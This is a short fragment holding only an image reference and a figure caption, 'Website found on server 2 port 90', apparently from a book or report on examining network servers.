


Figure 2-22 Website found on server 2 port 90.